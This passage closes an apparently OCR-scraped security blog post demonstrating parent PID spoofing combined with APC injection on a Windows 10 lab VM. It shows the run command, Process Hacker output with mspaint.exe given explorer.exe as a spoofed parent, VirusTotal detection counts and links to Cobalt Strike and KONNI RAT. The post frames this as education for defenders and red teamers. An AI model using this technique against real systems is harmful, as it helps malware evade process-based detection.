
```
.\hack.exe explorer.exe
```




Run Process Hacker and as you can see, `mspaint.exe` process successfully created (PID: `4720`):


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS Z:\2022-09-06-malware-tricks-23> .\hack.exe explorer.exe
PS Z:\2022-09-06-malware-tricks-23>
=^..^=
Meow-meow!
OK
Process Hacker [WINDOWS-V9HNK33\User]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs
Processes Services Network Disk
Name PID CPU I/O total ... Private b... User name
RuntimeBroker.exe 3244 6.7 MB WINDOWS-V9H...\User
mspaint.exe 3396 7.76 MB WINDOWS-V9H...\User
RuntimeBroker.exe 3588 4.92 MB WINDOWS-V9H...\User
SearchIndexer.exe 3716 20.36 MB
SkypeBackgroundHost.exe 4088 2.1 MB WINDOWS-V9H...\User
OneDrive.exe 4112 0.01 16.55 MB WINDOWS-V9H...\User
svchost.exe 4236 2.01 MB
mspaint.exe 4720 0.12 2.29 MB WINDOWS-V9H...\User
Microsoft.Photos.exe 4812 37.56 MB WINDOWS-V9H...\User
SgrmBroker.exe 5092 2.03 MB
powershell.exe 5100 0.03 59.06 MB WINDOWS-V9H...\User
svchost.exe 5200 2.45 MB
smartscreen.exe 5260 11.38 MB WINDOWS-V9H...\User
CPU Usage: 14.15% Physical memory: 1.06 GB (34.15%) Processes: 61
2:27 AM
9/7/2022
Right Ctrl


And:


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
mspaint.exe (4720) Properties
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment
File
Paint
(Verified) Microsoft Windows
Version: 10.0.17134.1
Image file name:
C:\Windows\System32\mspaint.exe
=^..^=
Meow-meow!
OK
Process
Command line: "C:\Windows\System32\mspaint.exe"
Current directory: Z:\2022-09-06-malware-tricks-23\
Started: a minute and 16 seconds ago (2:26:45 AM 9/7/2022)
PEB address: 0xbe8af5a000
Image type: 64-bit
Parent: explorer.exe (2876)
Mitigation policies: DEP (permanent); ASLR (high entropy); CF Guard
Details
Protection: None
Permissions
Terminate
Close
CPU Usage: 6.50% Physical memory: 1.06 GB (33.96%) Processes: 59
2:28 AM
9/7/2022
Right Ctrl



as you can see, parent process is `2876` which is corresponds to `explorer.exe`, but current directory is `Z:\2022-09-06-malware-tricks-23`!


And what is in the process memory?



So everything is work perfectly :)

Actually I deceived you a little. in my example goes not just parent process spoofing. It's a combination of PPID spoofing and APC injection. Because I am also learning new things like you and sometimes you need to ask yourself questions and don't be afraid to experiment.

Let's go to upload `hack.exe` to VirusTotal:



So, 20 of 70 AV engines detect our file as malicious.

https://www.virustotal.com/gui/file/3ec9f1080253f07695f0958ae84e99ff065f052c409f0f7e3e1a79cd4385a9d5/detection

This technique is used in Cobalt Strike and KONNI RAT. For example Cobalt Strike can spawn processes with alternate PPIDs.

Originally this technique was introduced into the wider information security audience in 2009 by Didier Stevens

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

Didier Stevens: That Is Not My Child Process!
MITRE ATT&CK: Parent PID spoofing
Cobalt Strike
KONNI
CreateProcessA
Find process ID by name and inject to it
APC injection technique
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine